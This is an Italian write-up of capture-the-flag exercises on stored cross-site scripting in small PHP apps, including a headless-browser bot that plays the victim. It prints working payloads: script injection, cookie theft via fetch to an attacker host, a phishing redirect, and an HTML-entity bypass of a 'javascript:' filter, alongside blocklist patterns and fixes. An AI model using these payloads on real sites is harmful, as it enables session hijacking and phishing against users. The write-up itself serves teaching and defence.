L'applicazione non sanitizza il campo `comment` prima di salvarlo nel file `comments.txt`. Quando un utente visualizza la pagina dei commenti, il contenuto viene letto dal file e stampato direttamente con `echo`, senza encoding HTML. Se un attaccante inserisce codice JavaScript tramite un tag `<script>`, questo viene salvato nel file con i tag intatti, mostrato nella pagina `view.php` senza sanificazione, interpretato dal browser come codice JavaScript legittimo, ed eseguito automaticamente ogni volta che qualcuno carica la pagina. La catena di attacco è la seguente:

1. L'attaccante inserisce un commento contenente codice JavaScript malevolo
2. Il commento viene salvato in `comments.txt` senza sanificazione
3. Qualsiasi utente che visita `view.php` carica il commento malevolo
4. Il browser interpreta il tag `<script>` ed esegue il codice JavaScript
5. L'attaccante può rubare cookie di sessione, modificare il contenuto della pagina, reindirizzare a siti di phishing o eseguire azioni a nome dell'utente

Exploitation

Step 1: Creazione del payload malevolo

Per sfruttare la vulnerabilità, si inserisce un commento contenente un tag `<script>` con codice JavaScript. Il payload base è il seguente:

```
<script>alert('XSS Stored Attack Detected!');</script>
```

Payload alternativi per un attacco reale includono il furto dei cookie di sessione:

```
fetch('http://attacker.com/steal?c=' + document.cookie);
```

oppure il reindirizzamento a un sito di phishing:

```
window.location='http://attacker.com/phishing';
```

Step 2: Inserimento del payload

1. Accedere alla pagina principale del blog
2. Compilare il form di inserimento commento:
   - **Name:** `TestUser`
   - **Comment:** `<script>alert('XSS Stored Attack Detected!');</script>`

3. Cliccare sul pulsante *Submit*
4. Il sistema reindirizza automaticamente a `view.php`

Figure 11: Inserimento del commento malevolo

Il campo `name` passa la validazione in quanto contiene solo lettere, mentre il campo `comment` non viene validato. Il contenuto salvato in `comments.txt` sarà il seguente:

```
<p><strong>TestUser:</strong>
    <script>alert('XSS Stored Attack Detected!');</script>
</p>
```

Step 3: Esecuzione dello script
Quando un utente carica la pagina `view.php`, PHP legge il contenuto di `comments.txt` ed esegue `echo $comments` senza sanificazione. L'HTML generato contiene il tag `<script>` malevolo:

```
<html>
<body>
  <h1>Comments List</h1>
  <p><strong>TestUser:</strong>
      <script>alert('XSS Stored Attack Detected!');</script>
  </p>
</body>
</html>
```

Il browser interpreta il tag `<script>` come codice legittimo ed esegue il JavaScript immediatamente. Questo accade per ogni utente che visita `view.php`: il payload è *stored* e persiste fino alla rimozione manuale.




Figure 12: Esecuzione del payload malevolo

Figure 13: Flag ottenuto tramite exploit

Contromisure

Di seguito vengono presentate le principali misure di mitigazione applicabili per prevenire questo tipo di vulnerabilità.

Output encoding con `htmlspecialchars()`

La vulnerabilità principale è l'assenza di sanificazione durante l'output. Il codice vulnerabile in `view.php` è il seguente:

```
<?php
$comments = file_get_contents('comments.txt');
echo $comments;  // PERICOLOSO
?>
```

La correzione consiste nell'applicare `htmlspecialchars()` prima di stampare il contenuto:

```
<?php
$comments = file_get_contents('comments.txt');
echo htmlspecialchars($comments, ENT_QUOTES, 'UTF-8');
?>
```

La funzione `htmlspecialchars()` converte i caratteri speciali in entità HTML, il flag `ENT_QUOTES` converte sia apici singoli che doppi, e la specifica dell'encoding `UTF-8` garantisce la corretta gestione dei caratteri speciali.

Sanificazione dell'input
Sanitizzare i commenti prima di salvarli per rimuovere tag HTML e JavaScript:

```
$comment = $_POST['comment'];

// Rimuove tutti i tag HTML e PHP
$comment = strip_tags($comment);

// Oppure permetti solo tag sicuri
$comment = strip_tags($comment, '<b><i><em><strong>');

// Salva il commento sanitizzato
$entry = "<p><strong>" . htmlspecialchars($name) . ":</strong> "
       . htmlspecialchars($comment) . "</p>";
```

Validazione lato server
Implementare una blacklist di pattern pericolosi per bloccare tentativi di XSS prima del salvataggio:

```
$dangerousPatterns = [
    '/<script\b[^>]*>(.*?)<\/script>/is',
    '/javascript:/i',
    '/on\w+\s*=/i',
    '/<iframe\b[^>]*>/i',
    '/<object\b[^>]*>/i',
    '/<embed\b[^>]*>/i'
];

foreach ($dangerousPatterns as $pattern) {
    if (preg_match($pattern, $comment)) {
        header('Location: index.php?error=...');
        exit;
    }
}
```

È importante notare che le blacklist possono essere bypassate con tecniche di offuscamento, pertanto non dovrebbero essere l'unica misura di protezione.

Content Security Policy (CSP)
Implementare gli header CSP per limitare le fonti di script eseguibili. Tramite file `.htaccess`:

```
Header set Content-Security-Policy "default-src 'self'; \
    script-src 'self'; \
    style-src 'self' 'unsafe-inline'; \
```

```
    object-src 'none'; \
    base-uri 'self';"
```


Oppure direttamente in PHP:

```php
<?php
header("Content-Security-Policy: default-src 'self';
        script-src 'self'; object-src 'none';");
?>
```


La policy `default-src 'self'` permette solo risorse dallo stesso dominio, `script-src 'self'` blocca l'esecuzione di script inline (compresi quelli iniettati via XSS), e `object-src 'none'` blocca qualsiasi oggetto. È importante notare che questa misura richiede un refactoring del codice per rimuovere eventuali script inline legittimi.

Esercizio 2

Descrizione dello scenario



(a) Pagina upload prodotti



(b) Pagina visualizzazione prodotti

L'applicazione web target è un semplice sistema di condivisione di prodotti, dove gli utenti possono lasciare una descrizione sui prodotti. Tuttavia, l'applicazione non sanitizza correttamente l'input degli utenti, rendendola vulnerabile a un attacco XSS Stored. L'obiettivo è inserire uno script malevolo in un campo di input che viene memorizzato, il quale potrà essere eseguito dagli utenti che visualizzano la pagina vulnerabile.

Reconnaissance


Accedendo al sito si osserva una pagina web con un form per l'inserimento della descrizione di un prodotto, composto da tre campi: `Name`, `URL` e `Description`. I campi `Name` e `Description` presentano una validazione client-side tramite pattern HTML, mentre il campo `URL` non ha alcuna restrizione visibile. È inoltre presente un link *View Shared Products* per visualizzare tutti i prodotti condivisi, i quali persistono e vengono mostrati a tutti gli utenti.

Analizzando il codice sorgente, emergono i seguenti problemi:


Validazione input — `index.php`:

```php
<?php
$name = $_POST['name'];
$url = $_POST['url'];
$desc = $_POST['desc'];

// Validazione che permette solo caratteri alfanumerici e spazi
// per Name e Description
if(!preg_match('/^[a-zA-Z0-9 ]+$/', $name) ||
```

```
    !preg_match('/^[a-zA-Z0-9 ]+$/', $desc)) {
     header('Location: index.php?error=...');
     exit;
}

// Filtro che blocca vari pattern pericolosi nell'URL
if (preg_match('/["\']|javascript:|<|>|\bon\w+\s*=/i', $url)) {
     header('Location: index.php?error=...');
     exit;
}
?>
```



(a) Esempio upload prodotto con javascript:



(b) Visualizzazione esito upload prodotto

Salvataggio prodotto — `index.php`:

```
<?php
$entry = "<p><strong>Nome prodotto:</strong> " .
                        htmlspecialchars($name) . "<br>" .
         "<strong>Link prodotto:</strong> <a href=\"" .
                        $url . "\"> Clicca qui </a><br>" .
         "<strong>Descrizione prodotto:</strong> "
                        . htmlspecialchars($desc) ."</p>" . PHP_EOL;
file_put_contents('comments.txt', $entry, FILE_APPEND);
?>
```

Visualizzazione prodotti — `view.php`:

```php
<?php
$comments = file_get_contents('comments.txt');
echo $comments;  // Nessuna sanificazione
?>
```

I problemi identificati sono i seguenti: il campo `url` non viene sanitizzato prima di essere inserito nell'attributo `href`, e l'output dei prodotti non viene sanitizzato, permettendo l'esecuzione di script malevoli. Le protezioni implementate includono la validazione server-side per i campi `name` e `desc`, e un filtro regex per bloccare pattern pericolosi nell'URL. Tuttavia, questo filtro opera sul testo grezzo senza decodificare le HTML entities, lasciando aperta una via di bypass.

Analisi del file check_attack.py

Il sistema di verifica dell'attacco è implementato tramite uno script Python richiamato lato server. Viene invocato direttamente da PHP tramite la funzione `system()`, passando come argomento l'URL della pagina da analizzare:

```php
<?php system("python3 check_attack.py /URL_page"); ?>
```

```python
import sys
import re
import os
import html
from bs4 import BeautifulSoup
import requests

def check_attack(url):

    response = requests.get(url)
    if response.status_code != 200:
        print("Failed to fetch the page.")
        return

    # Decodifica HTML entities (es: &colon; -> :, &#58; -> :)
    decoded_content = html.unescape(response.text)
    soup = BeautifulSoup(decoded_content, 'html.parser')

    # Controlla se ci sono tag <a> con href che inizia con "javascript:"
    for tag in soup.find_all('a', href=True):
        elem = tag['href'].strip().lower()
        if elem.startswith("javascript:"):
            print(os.getenv("FLAG", "FLAG{default_flag}"))
            break


if __name__ == "__main__":
    if len(sys.argv) != 2:
```

```
        sys.exit(1)

    url = sys.argv[1]
    check_attack(url)
```

Lo script effettua una richiesta HTTP alla pagina indicata, decodifica le HTML entities tramite `html.unescape()` — convertendo ad esempio `:` in `:` — e analizza il contenuto con `BeautifulSoup`. Per ogni tag `<a>` trovato nel DOM, verifica se l'attributo `href` inizia con `javascript:` dopo la decodifica. Se la condizione è soddisfatta, lo script stampa il flag letto dalla variabile d'ambiente `FLAG`. Questo significa che il payload deve contenere un tag `<a>` con un `href` che, una volta decodificato, inizi con `javascript:`.

Analisi della vulnerabilità

Tipo	XSS Stored (Cross-Site Scripting Stored)
Severity	HIGH
Impatto	Esecuzione di script malevoli su tutti gli utenti

L'applicazione è vulnerabile a un attacco XSS Stored perché non sanitizza correttamente il campo `url`. Anche se sono presenti filtri per bloccare schemi URL pericolosi, questi non decodificano le HTML entities prima di applicare la validazione. Quando il browser renderizza l'attributo `href`, converte automaticamente `:` in `:`, bypassando il filtro. Il problema è illustrato dalla seguente catena:

- Input attaccante: `javascript:alert('XSS')`
- Regex non blocca: non vede `javascript:` ma `javascript:`
- Browser decodifica: `javascript:alert('XSS')`
- Script eseguito al click sul link

La catena di attacco completa è la seguente:

1. L'attaccante inserisce un prodotto con un URL malevolo encodato
2. Il filtro regex non rileva il pattern pericoloso
3. Il prodotto viene salvato e memorizzato in `comments.txt`
4. Altri utenti visualizzano la pagina dei prodotti condivisi
5. Cliccando sul link, il browser decodifica le entities ed esegue lo script
6. Lo script malevolo viene eseguito nel contesto del browser della vittima

Exploitation

Step 1: Creazione del payload

Il payload base, che verrebbe bloccato dal filtro, è il seguente:

```
javascript:alert('XSS Stored Attack Detected')
```

Per bypassare il filtro che blocca la stringa `javascript:`, si utilizza la codifica HTML entity del carattere (ex. : -> (`:`)):

```
javascript&#58;alert(&apos;XSS Stored Attack Detected&apos;)
```

Il filtro regex non rileva il pattern `javascript:` perché la stringa grezza contiene `javascript:`, ma il browser decodifica automaticamente l'entity e ricostruisce l'URL malevolo. Stesso discorso vale per l'apice singolo, che viene codificato come `'`.

È importante notare che in payload più complessi come `fetch()`, l'uso dell'apice singolo encodato come `'` può causare problemi: il carattere `?` necessario per costruire la query string può causare problemi di encoding. In questi casi è preferibile usare il backtick come delimitatore di stringa, oppure sostituire `?` con `String.fromCharCode(63)`:

```
javascript&#58;fetch(&apos;URL_malevolo&apos;+String.fromCharCode(63)+
&apos;flag=&apos;+document.cookie)
```

La funzione `String.fromCharCode(63)` restituisce il carattere `?` (codice ASCII 63), evitando così il problema dell'encoding.

Step 2: Inserimento del payload

1. Accedere alla pagina di inserimento del prodotto
2. Compilare i campi `Name` e `Description` con valori validi
3. Inserire il payload encodato nel campo `URL`
4. Inviare il form per salvare il prodotto
5. Il form reindirizza automaticamente alla pagina dei prodotti condivisi




Figure 16: Inserimento del prodotto con URL malevolo

Step 3: Esecuzione del payload

1. Altri utenti visualizzano la pagina dei prodotti condivisi
2. Cliccano sul link *Clicca qui* del prodotto con il payload malevolo
3. Il browser decodifica e interpreta l'URL come `javascript:alert('XSS Stored Attack Detected')`
4. Lo script viene eseguito nel contesto del browser della vittima

Figure 17: Visualizzazione caricamento prodotto e ottenimento del flag

Figure 18: Esecuzione del payload malevolo al click sul link

Contromisure

Di seguito vengono presentate le principali misure di mitigazione applicabili per prevenire questo tipo di vulnerabilità.

Decodifica HTML entities prima della validazione

La vulnerabilità principale è che i filtri regex operano sul testo grezzo prima che il browser decodifichi le HTML entities. La correzione consiste nel decodificare l'input prima di applicare qualsiasi validazione:

```
// Decodifica prima di validare
$decodedUrl = html_entity_decode($url, ENT_QUOTES, 'UTF-8');

// Ora valida sull'URL decodificato
if (preg_match('/["\']|javascript:|<|>|\bon\w+\s*=/i', $decodedUrl)) {
    header('Location: index.php?error=...');
    exit;
}
```

Whitelist di protocolli permessi

Invece di bloccare protocolli pericolosi tramite blacklist, è più sicuro permettere solo protocolli noti come sicuri tramite whitelist:

```
$decodedUrl = html_entity_decode($url, ENT_QUOTES, 'UTF-8');
$parsedUrl = parse_url($decodedUrl);

// Whitelist di protocolli sicuri
$allowedSchemes = ['http', 'https'];

if (!isset($parsedUrl['scheme']) ||
    !in_array(strtolower($parsedUrl['scheme']), $allowedSchemes)) {
    header('Location: index.php?error=Solo+HTTP+e+HTTPS+permessi');
```

```
    exit;
}
```

Questo approccio blocca qualsiasi URL che non inizi con `http://` o `https://`, indipendentemente da tecniche di encoding o offuscamento.

Sanificazione dell'output nell'attributo href

Aggiungere `htmlspecialchars()` anche per l'URL nell'attributo `href` come difesa in profondità:

```
$entry = "<p><strong>Nome prodotto:</strong> " .
                        htmlspecialchars($name) . "<br>" .
         "<strong>Link prodotto:</strong> <a href=\"" .
         htmlspecialchars($url, ENT_QUOTES, 'UTF-8') .
         "\"> Clicca qui </a><br>" .
         "<strong>Descrizione prodotto:</strong> " .
                        htmlspecialchars($desc) .
         "</p>" . PHP_EOL;
```

È importante notare che `htmlspecialchars()` non decodifica le entities già presenti, ma previene l'iniezione di nuovi caratteri pericolosi.

Content Security Policy (CSP)

Implementare gli header CSP per limitare le fonti di script eseguibili. Tramite file `.htaccess`:

```
Header set Content-Security-Policy "default-src 'self'; \
    script-src 'self'; style-src 'self' 'unsafe-inline';"
```

Oppure direttamente in PHP:

```
<?php
header("Content-Security-Policy: default-src 'self';
        script-src 'self';");
?>
```

È importante notare che CSP blocca script inline nei tag `<script>`, ma non blocca sempre i `javascript:` URLs negli attributi `href`.

Attributi di sicurezza sui link esterni

Per i link esterni, aggiungere attributi di sicurezza per limitare le capacità della pagina di destinazione:

```
$entry = "<p><strong>Link prodotto:</strong> " .
         "<a href=\"" . htmlspecialchars($validatedUrl, ENT_QUOTES,
                'UTF-8') . "\" " .
         "rel=\"noopener noreferrer\" target=\"_blank\"> Clicca qui
         </a><br>" .
         "</p>";
```

L'attributo `noopener` previene che la pagina di destinazione acceda a `window.opener`, `noreferrer` evita l'invio del referer header, e `target="_blank"` apre il link in una nuova scheda.

XSS Stored + Bot

Per questa tipologia di esercizio è stato adottato un approccio basato su `docker-compose`, sostituendo l'architettura monolitica utilizzata nei precedenti esercizi. Questo permette di gestire due container separati — uno per l'applicazione web e uno per il bot — in modo indipendente, semplificando la gestione delle dipendenze e la comunicazione tra i servizi.

```yaml
services:
  web:
    build:
      context: ./web
    environment:
      FLAG: "${FLAG}"
    expose:
      - "80"
    ports:
      - "${PORT}:80"
    networks:
      - ctf-net
    restart: unless-stopped

  bot:
    build:
      context: ./bot
    environment:
      TARGET_URL: "http://web/view.php"
      FLAG: "${FLAG}"
      INTERVAL: "15000"
    networks:
      - ctf-net
    depends_on:
      - web
    restart: unless-stopped

networks:
  ctf-net:
    driver: bridge
```

Il servizio `web` espone l'applicazione PHP/Apache sulla porta definita dalla variabile d'ambiente `PORT`, mentre il servizio `bot` esegue un browser Chromium headless tramite Puppeteer che visita periodicamente `view.php` ogni 15 secondi. Entrambi i servizi comunicano attraverso la rete interna `ctf-net`, isolata dall'esterno. È importante notare, come detto in precedenza, che sia il flag che la porta di ascolto sono configurabili tramite variabili d'ambiente, rendendo l'ambiente di test flessibile e facilmente adattabile.

Essendo la parte web la stessa degli esercizi precedenti, in questa sezione si andrà a trattare dal punto di vista teorico solo la parte relativa al bot.

Esercizio 1

Descrizione scenario BOT

L'applicazione web è la stessa descritta nell'Esercizio 1 della sezione XSS Stored, alla quale si aggiunge un bot che simula il comportamento di un utente normale. Il bot visita periodicamente la pagina `view.php` ogni 15 secondi, subendo le conseguenze delle vulnerabilità XSS presenti.

Analisi Dockerfile

```
FROM node:20.20.2-slim

# Installa Chromium e le dipendenze necessarie per eseguirlo in modalità
# headless
RUN apt-get update && apt-get install -y \
    chromium=146.0.7680.164-1~deb12u1 \
    fonts-liberation=1:1.07.4-11 \
    libatk-bridge2.0-0=2.46.0-5 \
    libatk1.0-0=2.46.0-5 \
    libcups2=2.4.2-3+deb12u9 \
    libdrm2=2.4.114-1+b1 \
    libgbm1=22.3.6-1+deb12u1 \
    libgtk-3-0=3.24.38-2~deb12u3 \
    libnspr4=2:4.35-1 \
    libnss3=2:3.87.1-1+deb12u2 \
    libxcomposite1=1:0.4.5-1 \
    libxdamage1=1:1.1.6-1 \
    libxfixes3=1:6.0.0-2 \
    libxkbcommon0=1.5.0-1 \
    libxrandr2=2:1.5.2-2+b1 \
    xdg-utils=1.1.3-4.1 \
    --no-install-recommends && \
    rm -rf /var/lib/apt/lists/*

WORKDIR /app

# Installa puppeteer core
RUN npm init -y && \
    npm install puppeteer-core@24.4.0

COPY bot.js .

CMD ["node", "bot.js"]
```

Per cercare di mantenere l'immagine il più leggera possibile, è stata scelta una base `node:slim` e sono state installate solo le dipendenze strettamente necessarie per eseguire Chromium in modalità headless. Viene installato il pacchetto `puppeteer-core` invece di `puppeteer` per evitare di scaricare una versione di Chromium non necessaria, dato che

stiamo utilizzando quella del sistema. Il file `bot.js` contiene il codice per il bot che simula il comportamento dell'utente.

Analisi codice javascript

```
browser = await puppeteer.launch({
    headless: true,
    executablePath: '/usr/bin/chromium',
    args: [
        '--no-sandbox',
        '--disable-setuid-sandbox',
        '--disable-dev-shm-usage',
        '--disable-gpu',
    ]
});
```

Il bot lancia un'istanza di Chromium in modalità headless, specificando il percorso dell'eseguibile e configurando argomenti per garantire la compatibilità con l'ambiente containerizzato.

1. –no-sandbox: disabilita il sandbox di Chromium, necessario per eseguire in ambienti senza privilegi come i container Docker.
2. –disable-setuid-sandbox: disabilita il sandbox setuid, che non è compatibile con l'esecuzione in container.
3. –disable-dev-shm-usage: evita problemi di memoria condivisa in ambienti con risorse limitate, come i container Docker.
4. –disable-gpu: disabilita l'accelerazione GPU, che non è necessaria in modalità headless e può causare problemi in ambienti virtualizzati.

```
const page = await browser.newPage();
page.on('dialog', async dialog => {
    await dialog.dismiss();
});
```

Il bot apre una nuova pagina e imposta un listener per gli eventi di dialogo (come alert, confirm, prompt). Quando viene visualizzato un dialogo, il bot lo chiude automaticamente tramite `dialog.dismiss()`.

```
await page.setCookie({
    name: 'session',
    value: COOKIE,
    domain: 'web',
    path: '/',
    httpOnly: false,
});
```

Il bot imposta un cookie di sessione con il valore specificato dalla variabile d'ambiente `COOKIE`. Il cookie è configurato con `httpOnly: false` per permettere allo script iniettato

di accedervi tramite JavaScript, simulando il comportamento di un utente reale che ha una sessione attiva.

```
1 await page.goto(TARGET_URL, { waitUntil: 'networkidle2',
2 timeout: 10000 });
```

Il bot visita periodicamente la pagina target specificata dalla variabile d'ambiente `TARGET_URL`. L'opzione `waitUntil: 'networkidle2'` assicura che la pagina sia completamente caricata e che non ci siano più di 2 richieste di rete in corso prima di procedere, garantendo che eventuali script iniettati vengano eseguiti.

Exploitation

Step 1: Creazione del payload

Il payload da iniettare in questo caso è diverso da quello della versione senza bot, in quanto deve essere in grado di rubare il cookie di sessione e inviarlo a un server controllato dall'attaccante. Un esempio di payload potrebbe essere il seguente:

```
<script> fetch('URL_malevolo/?c='+document.cookie) </script>
```

Figure 19: Esempio di payload per esfiltrare il cookie di sessione

Step 2: Inserimento del payload

L'inserimento del payload avviene nello stesso modo descritto antecedentemente.

Step 3: Esecuzione del payload

Quando il bot visita la pagina `view.php`, il payload iniettato viene eseguito, e il cookie di sessione viene inviato al server controllato dall'attaccante.

Osservando i log del bot, si può notare l'attività di visita della pagina target avviene con regolarità ogni 15 secondi:

```
...
bot_1  | [2026-04-04T09:01:11.139Z] Bot visiting: http://web/view.php
bot_1  | [2026-04-04T09:01:12.626Z] Bot visit complete.
bot_1  | [2026-04-04T09:01:26.188Z] Bot visiting: http://web/view.php
bot_1  | [2026-04-04T09:01:27.677Z] Bot visit complete.
...
```

Di conseguenza, ogni volta che il bot visita la pagina vulnerabile, il payload viene eseguito e il cookie di sessione viene esfiltrato, permettendo all'attaccante di ottenere l'accesso alla sessione dell'utente rappresentato dal bot.




Figure 20: Esecuzione del payload malevolo da parte del bot e esfiltrazione del cookie di sessione

Per verificare l'effettiva esfiltrazione del cookie, è stato utilizzato un sito di webhook come `webhook.site`, che permette di visualizzare in tempo reale le richieste HTTP ricevute.

Step extra: Gestione alert

Qualora il payload iniettato generasse un alert, il bot è configurato per chiudere automaticamente qualsiasi dialogo che si presenti, garantendo che l'esecuzione del payload non venga interrotta da finestre di dialogo modali.

```
...
bot_1  | [2026-04-04T09:34:20.057Z] Bot visiting: http://web/view.php
bot_1  | [2026-04-04T09:34:20.444Z] Bot dismissing dialog: XSS
bot_1  | [2026-04-04T09:34:21.417Z] Bot visit complete.
...
```

Esercizio 2

Descrizione scenario BOT

L'applicazione web è la stessa descritta nell'Esercizio 2 della sezione XSS Stored, alla quale si aggiunge un bot che simula il comportamento di un utente normale. Il bot visita periodicamente la pagina `view.php` ogni 15 secondi, una volta nella pagina simulerà un comportamento naturale, ovvero quello di cliccare sui link presenti nella pagina, subendo le conseguenze delle vulnerabilità XSS presenti.

Analisi Dockerfile

Il Dockerfile del bot è identico a quello utilizzato nell'Esercizio 1, in quanto l'ambiente di esecuzione del bot non cambia tra i due esercizi.

Analisi codice javascript

Il codice del bot presenta le stesse configurazioni di base dell'Esercizio 1 per quanto riguarda il lancio di Chromium, la gestione dei dialoghi e l'impostazione del cookie di sessione. La differenza principale risiede nel comportamento del bot una volta caricata la pagina: in questo caso, il bot simula il comportamento di un utente reale cliccando sui link presenti nella pagina.

```javascript
const hrefs = await page.$$eval('a', anchors => anchors.map(a => a.href));

for (let i = 0; i < hrefs.length; i++) {
    try {
        await page.evaluate(el => el.dispatchEvent(
            new MouseEvent('click')),
            await page.$(`a[href="${hrefs[i]}"]`)
        );
        await new Promise(r => setTimeout(r, 3000));
        if (page.url() !== TARGET_URL) {
            await page.goto(TARGET_URL, { waitUntil: 'networkidle2',
                timeout: 10000 });
        }
    } catch(err) {
        await page.goto(TARGET_URL, { waitUntil: 'networkidle2',
            timeout: 10000 });
    }
}
```

Il bot raccoglie tutti i link presenti nella pagina tramite `page.$$eval()`, estraendo l'attributo `href` di ogni tag `<a>`. Per ogni link trovato, il bot simula un click tramite `dispatchEvent(new MouseEvent('click'))` con un'attesa di 3 secondi per permettere l'esecuzione del codice; se durante questa attesa la pagina dovesse cambiare URL, il bot torna automaticamente alla pagina target tramite `page.goto()`. Tutta la logica è racchiusa in un blocco `try/catch` che gestisce eventuali errori di navigazione, garantendo che il bot torni sempre alla pagina target in caso di problemi.

Exploitation

Step 1: Creazione del payload

Il payload da iniettare in questo caso è simile a quello dell'Esercizio 1, ma deve essere adattato per essere eseguito al click sul link da parte del bot. Un esempio di payload potrebbe essere il seguente:

```
javascript&#58;fetch(`URL_malevolo?flag=`+document.cookie)
```

